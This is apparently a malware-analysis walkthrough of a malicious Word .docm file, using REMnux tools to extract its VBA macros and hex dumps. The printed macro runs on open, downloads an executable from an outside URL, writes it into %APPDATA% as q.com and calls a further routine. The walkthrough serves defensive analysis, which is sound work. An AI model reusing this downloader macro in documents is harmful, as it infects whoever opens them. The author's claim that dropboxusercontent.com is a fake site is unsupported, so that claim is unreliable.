Static malware analysis for DOC file by REMnux

We will see file .docm, it is a document file from Microsoft Office. Next, we use olevba to extract object-linked and embedded visual basic for application code.

```
remnux@remnux:~/Downloads/wordfile$ olevba media.docm
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: media.docm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Auto_Open()
    h
End Sub

Sub h()

Set oShell = CreateObject("WScript.Shell")
strH = oShell.ExpandEnvironmentStrings("%APPDATA%")
Dim sDir: sDir = strH & "\q"


 Set fso = CreateObject("Scripting.FileSystemObject")
   If (fso.FolderExists(sDir)) Then
```

We firstly see how open file by using function h(),

```
End If

Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
xHttp.Open "GET", "http://softtonic.biz/cr/20014.exe", False
xHttp.Send

With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile strH & "\q\q.com", 2
End With


Call m(sDir)

End Sub

Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

We also see something called 20014.exe, method: GET.

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	ExpandEnvironmentStrings	May read system environment variables
Suspicious	Open	May open a file
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	savetofile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	CreateObject	May create an OLE object
Suspicious	Microsoft.XMLHTTP	May download files from the Internet
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
IOC	http://softtonic.biz/cr/20014.exe	URL
IOC	20014.exe	Executable file name

This table includes AutoExec code, Suspicious code, and IOC code. We focus on IOC code because it is new version.

We unzip file media.docm to another folder.

```
remnux@remnux:~/Downloads/wordfile$ unzip media.docm -d media
Archive:  media.docm
  inflating: media/[Content_Types].xml
  inflating: media/_rels/.rels
  inflating: media/word/_rels/document.xml.rels
  inflating: media/word/document.xml
  inflating: media/word/_rels/vbaProject.bin.rels
  inflating: media/word/vbaProject.bin
 extracting: media/word/media/image2.jpg
  inflating: media/word/theme/theme1.xml
 extracting: media/word/media/image1.jpg
  inflating: media/word/settings.xml
  inflating: media/word/vbaData.xml
  inflating: media/word/fontTable.xml
  inflating: media/docProps/app.xml
  inflating: media/docProps/core.xml
  inflating: media/word/webSettings.xml
  inflating: media/word/styles.xml
```

```
remnux@remnux:~/Downloads/wordfile/media/word$ ls -al
total 96
drwxrwxr-x 5 remnux remnux  4096 Mar  8 11:38 .
drwxrwxr-x 5 remnux remnux  4096 Mar  8 11:38 ..
-rw-rw-r-- 1 remnux remnux  4497 Jan  1  1980 document.xml
-rw-rw-r-- 1 remnux remnux  1255 Jan  1  1980 fontTable.xml
drwxrwxr-x 2 remnux remnux  4096 Mar  8 11:38 media
drwxrwxr-x 2 remnux remnux  4096 Mar  8 11:38 _rels
-rw-rw-r-- 1 remnux remnux  2627 Jan  1  1980 settings.xml
-rw-rw-r-- 1 remnux remnux 28969 Jan  1  1980 styles.xml
drwxrwxr-x 2 remnux remnux  4096 Mar  8 11:38 theme
-rw-rw-r-- 1 remnux remnux  1725 Jan  1  1980 vbaData.xml
-rw-rw-r-- 1 remnux remnux 18944 Jan  1  1980 vbaProject.bin
-rw-rw-r-- 1 remnux remnux   497 Jan  1  1980 webSettings.xml
```

We will use another tool to analyze file binary: oledump.py.

```
remnux@remnux:~/Downloads/wordfile/media/word$ oledump.py vbaProject.bin
  1:       414 'PROJECT'
  2:        71 'PROJECTwm'
  3: M    5666 'VBA/NewMacros'
  4: m     932 'VBA/ThisDocument'
  5:      3010 'VBA/_VBA_PROJECT'
  6:      1974 'VBA/__SRP_0'
  7:        83 'VBA/__SRP_1'
  8:      1436 'VBA/__SRP_2'
  9:       260 'VBA/__SRP_3'
 10:       578 'VBA/dir'
```


We can take a look different sections and look larger section: section 3. To look greatr, we will use -s 3, and -v to convert.

```
remnux@remnux:~/Downloads/wordfile/media/word$ oledump.py vbaProject.bin -s 3 -v
Attribute VB_Name = "NewMacros"
Sub Auto_Open()
    h
End Sub

Sub h()

Set oShell = CreateObject("WScript.Shell")
strH = oShell.ExpandEnvironmentStrings("%APPDATA%")
Dim sDir: sDir = strH & "\q"


 Set fso = CreateObject("Scripting.FileSystemObject")
   If (fso.FolderExists(sDir)) Then


   Else
   Set oFSO = CreateObject("Scripting.FileSystemObject")
      oFSO.CreateFolder sDir


End If

Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
xHttp.Open "GET", "http://softtonic.biz/cr/20014.exe", False
xHttp.Send
```

Deleting -v, and result:

```
remnux@remnux:~/Downloads/wordfile/media/word$ oledump.py vbaProject.bin -s 3
00000000: 01 16 01 00 04 F0 00 00  00 CC 0A 00 00 D4 00 00  ................
00000010: 00 B0 01 00 00 FF FF FF  FF 1E 0B 00 00 E2 12 00  ................
00000020: 00 01 00 00 00 01 00 00  00 D7 79 02 DD 00 00 FF  ..........y.....
00000030: FF 03 00 00 00 00 00 00  00 B6 00 FF FF 01 01 00  ................
00000040: 00 00 00 FF FF FF FF 00  00 00 00 FF FF 04 00 FF  ................
00000050: FF 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 10  00 00 00 03 00 00 00 05  ................
00000090: 00 00 00 07 00 00 00 FF  FF FF FF FF FF FF FF 01  ................
000000A0: 01 08 00 00 00 FF FF FF  FF 78 00 00 00 02 00 00  .........x......
000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 FF FF  ................
000000D0: 00 00 00 00 4D 45 00 00  FF FF FF FF FF FF 00 00  ....ME..........
000000E0: 00 00 FF FF 00 00 00 00  FF FF 01 01 00 00 00 00  ................
000000F0: DF 00 FF FF 00 00 00 00  0C 00 FF FF FF FF FF FF  ................
00000100: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000110: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000120: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000130: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000140: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000150: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000160: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000170: FF FF FF FF FF FF FF FF  FF FF 28 00 00 00 00 00  ..........(.....
00000180: 3E 0A FF FF FF FF 00 00  00 00 1A 08 FF FF FF FF  >...............
00000190: 00 00 00 00 1A 08 FF FF  FF FF 00 00 00 00 02 3C  ...............<
000001A0: FF FF FF FF 00 00 FF FF  01 01 00 00 00 00 00 00  ................
```

```
00000F00: 00 00 00 00 FF FF FF FF  FF FF FF FF 01 01 D0 03  ................
00000F10: 00 00 96 04 00 00 00 00  00 00 41 40 28 02 00 00  ..........A@(...
00000F20: 00 00 6F 00 FF FF 68 00  00 00 96 04 40 00 00 00  ..o...h.....@...
00000F30: 00 00 ED 00 B6 00 0D 00  57 53 63 72 69 70 74 2E  ........WScript.
00000F40: 53 68 65 6C 6C 00 24 00  2C 02 01 00 2E 00 2A 02  Shell.$.,......*.
00000F50: 53 00 B6 00 09 00 25 41  50 50 44 41 54 41 25 00  S.....%APPDATA%.
00000F60: 20 00 2A 02 25 00 30 02  01 00 27 00 2E 02 64 00   .*.%.0...'...d.
00000F70: 20 00 5D 00 F2 04 80 00  00 00 46 00 00 00 20 00   .]........F... .
00000F80: 2E 02 B6 00 02 00 5C 71  11 00 27 00 32 02 98 D0  ......\q..'.2...
00000F90: F6 0D ED 00 B6 00 1A 00  53 63 72 69 70 74 69 6E  ........Scriptin
00000FA0: 67 2E 46 69 6C 65 53 79  73 74 65 6D 4F 62 6A 65  g.FileSystemObje
00000FB0: 63 74 24 00 2C 02 01 00  2E 00 34 02 00 00 00 00  ct$.,......4.....
00000FC0: 00 00 20 00 32 02 20 00  34 02 25 00 36 02 01 00  .. .2. .4.%.6...
00000FD0: 1D 00 9C 00 00 00 00 00  00 00 64 00 FF FF 30 00  ..........d...0.
00000FE0: 00 00 ED 00 B6 00 1A 00  53 63 72 69 70 74 69 6E  ........Scriptin
00000FF0: 67 2E 46 69 6C 65 53 79  73 74 65 6D 4F 62 6A 65  g.FileSystemObje
00001000: 63 74 24 00 2C 02 01 00  2E 00 38 02 00 00 13 00  ct$.,......8.....
00001010: 00 00 20 00 32 02 20 00  38 02 42 40 3A 02 01 00  .. .2. .8.B@:...
00001020: E3 01 6B 00 FF FF E8 00  00 00 5D 00 F2 04 98 00  ..k.......].....
00001030: 00 00 46 00 00 00 ED 00  B6 00 0C 00 41 64 6F 64  ..F.........Adod
00001040: 62 2E 53 74 72 65 61 6D  24 00 2C 02 01 00 2E 00  b.Stream$.,......
00001050: 3C 02 5D 00 F2 04 B0 00  00 00 46 00 00 00 ED 00  <.].......F.....
00001060: B6 00 11 00 4D 69 63 72  6F 73 6F 66 74 2E 58 4D  ....Microsoft.XM
00001070: 4C 48 54 54 50 00 24 00  2C 02 01 00 2E 00 3E 02  LHTTP.$.,......>.
00001080: 00 00 20 00 3E 02 42 40  40 02 00 00 E3 01 3B 60  .. .>.B@@.....;`
00001090: E3 01 01 01 20 00 3C 02  F5 00 AC 00 01 00 39 00  .... .<.......9.
000010A0: 6C 01 43 40 16 01 00 00  00 00 20 00 3E 02 21 00  l.C@...... .>.!.
000010B0: 42 02 43 40 86 01 01 00  00 00 20 00 2E 02 B6 00  B.C@...... .....
000010C0: 08 00 5C 71 5C 71 2E 63  6F 6D 11 00 AC 00 02 00  ..\q\q.com......
000010D0: 43 40 44 02 02 00 00 00  80 3F 71 00 FF FF E0 01  C@D......?q.....
```



Looking again: We have SRP 0, SRP 1, SRP 2, SRP 3 in ID 6, 7, 8, 9.

```
 6:       1974 'VBA/__SRP_0'
 7:         83 'VBA/__SRP_1'
 8:       1436 'VBA/__SRP_2'
 9:        260 'VBA/__SRP_3'
10:        578 'VBA/dir'
```

And we continue to look ID 6 detail.

```
remnux@remnux:~/Downloads/wordfile/media/word$ oledump.py vbaProject.bin -s 6
00000000: 93 4B 2A A3 01 00 10 00  00 00 FF FF 00 00 00 00  .K*.............
00000010: 01 00 02 00 FF FF 00 00  00 00 01 00 00 00 01 00  ................
00000020: 00 00 00 00 01 00 02 00  01 00 00 00 00 00 01 00  ................
00000030: 05 00 05 00 05 00 05 00  05 00 05 00 05 00 05 00  ................
00000040: 05 00 05 00 05 00 05 00  01 00 09 00 00 00 2A 5C  ..............*\
00000050: 43 4E 6F 72 6D 61 6C 72  55 00 02 00 00 80 00 00  CNormalrU.......
00000060: 00 80 00 00 00 80 00 00  00 04 00 00 7E 01 00 00  ............~...
00000070: 7E 01 00 00 7E 01 00 00  7E 01 00 00 7E 02 00 00  ~...~...~...~...
00000080: 7E 03 00 00 7E 03 00 00  7E 67 00 00 7F 00 00 00  ~...~...~g......
00000090: 00 15 00 00 00 09 00 00  00 00 00 01 00 08 00 00  ................
000000A0: 00 00 00 00 00 C9 00 00  00 00 00 00 00 19 7D 4E  ..............}N
000000B0: FC F6 9D 39 4A 97 34 E4  C4 BE AF 2D A4 01 00 09  ...9J.4....-....
000000C0: 04 00 00 09 04 00 00 E4  04 00 00 00 00 00 00 01  ................
000000D0: 00 FF FF FF FF 02 00 03  0A 00 00 FF FF FF FF FF  ................
000000E0: FF FF FF FF FF FF FF 00  00 00 00 E1 00 00 00 00  ................
000000F0: 00 00 00 01 08 41 00 09  00 00 00 00 00 02 00 19  .....A..........
00000100: 06 00 00 00 00 00 00 FF  FF FF FF 70 00 00 00 00  ...........p....
00000110: 00 00 00 FF FF FF FF 05  00 91 05 00 00 00 00 00  ................
00000120: 00 B1 05 00 00 00 00 00  00 C1 05 00 00 00 00 00  ................
00000130: 00 E1 05 00 00 00 00 00  00 09 06 00 00 00 00 00  ................
00000140: 00 FF FF 00 00 09 01 00  00 00 00 00 00 05 00 D1  ................
00000150: 01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000160: 00 00 00 00 00 00 00 E9  02 00 00 00 00 00 00 00  ................
00000170: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 09  ................
00000180: 04 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000190: 00 00 00 00 00 00 00 09  00 00 00 01 00 00 00 85  ................
000001A0: 55 B7 FA 73 E3 C5 45 A5  66 2B C4 C5 C2 D2 05 39  U..s..E.f+.....9
000001B0: 05 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0: 00 00 00 00 00 00 00 01  00 00 02 00 00 00 00 02  ................
```

```
00000600: 48 00 54 00 54 00 50 00  03 00 00 0B 06 00 00 00  H.T.T.P.........
00000610: 47 00 45 00 54 00 1E 00  00 0B 70 00 00 00 68 00  G.E.T.....p...h.
00000620: 74 00 74 00 70 00 73 00  3A 00 2F 00 2F 00 64 00  t.t.p.s.:././.d.
00000630: 6C 00 2E 00 64 00 72 00  6F 00 70 00 62 00 6F 00  l...d.r.o.p.b.o.
00000640: 78 00 75 00 73 00 65 00  72 00 63 00 6F 00 6E 00  x.u.s.e.r.c.o.n.
00000650: 74 00 65 00 6E 00 74 00  2E 00 63 00 6F 00 6D 00  t.e.n.t...c.o.m.
00000660: 2F 00 75 00 2F 00 33 00  32 00 36 00 31 00 31 00  /.u./.3.2.6.1.1.
00000670: 39 00 34 00 38 00 2F 00  77 00 6F 00 72 00 6B 00  9.4.8./.w.o.r.k.
00000680: 69 00 6E 00 67 00 2E 00  65 00 78 00 65 00 03 00  i.n.g...e.x.e...
```

Using strings analysis to display vbaProject.bin

```
remnux@remnux:~/Downloads/wordfile/media/word$ strings vbaProject.bin
Project
rstd
ole>
\G{00020
430-
0046}#
2.0#0#C:
\Windows
\SysWOW6
e2.tlb
#OLE Aut
omation
ENormal
*,\C
!Offic
!G{2DF
8D04C-5B
FA-101B-
BDE5
m Files
(x86)\Co
mmon
        \Mi
crosoft
Shared\O
FFICE15\
MSO.DLL#
```

```
%APPDATA%
Scripting.FileSystemObject$
Scripting.FileSystemObject$
Adodb.Stream$
Microsoft.XMLHTTP
\q\q.com
WScript.Shell
Scripting.FileSystemObject$
http://softtonic.biz/cr/20014.exe
Attribut
e VB_Nam
e = "New
Macros"
Sub Aut
o_Open()
EHnd
```

Finally, we will try to decode file 20014.exe:

Trying to look carefully, dropboxusercontent.com is a fake website.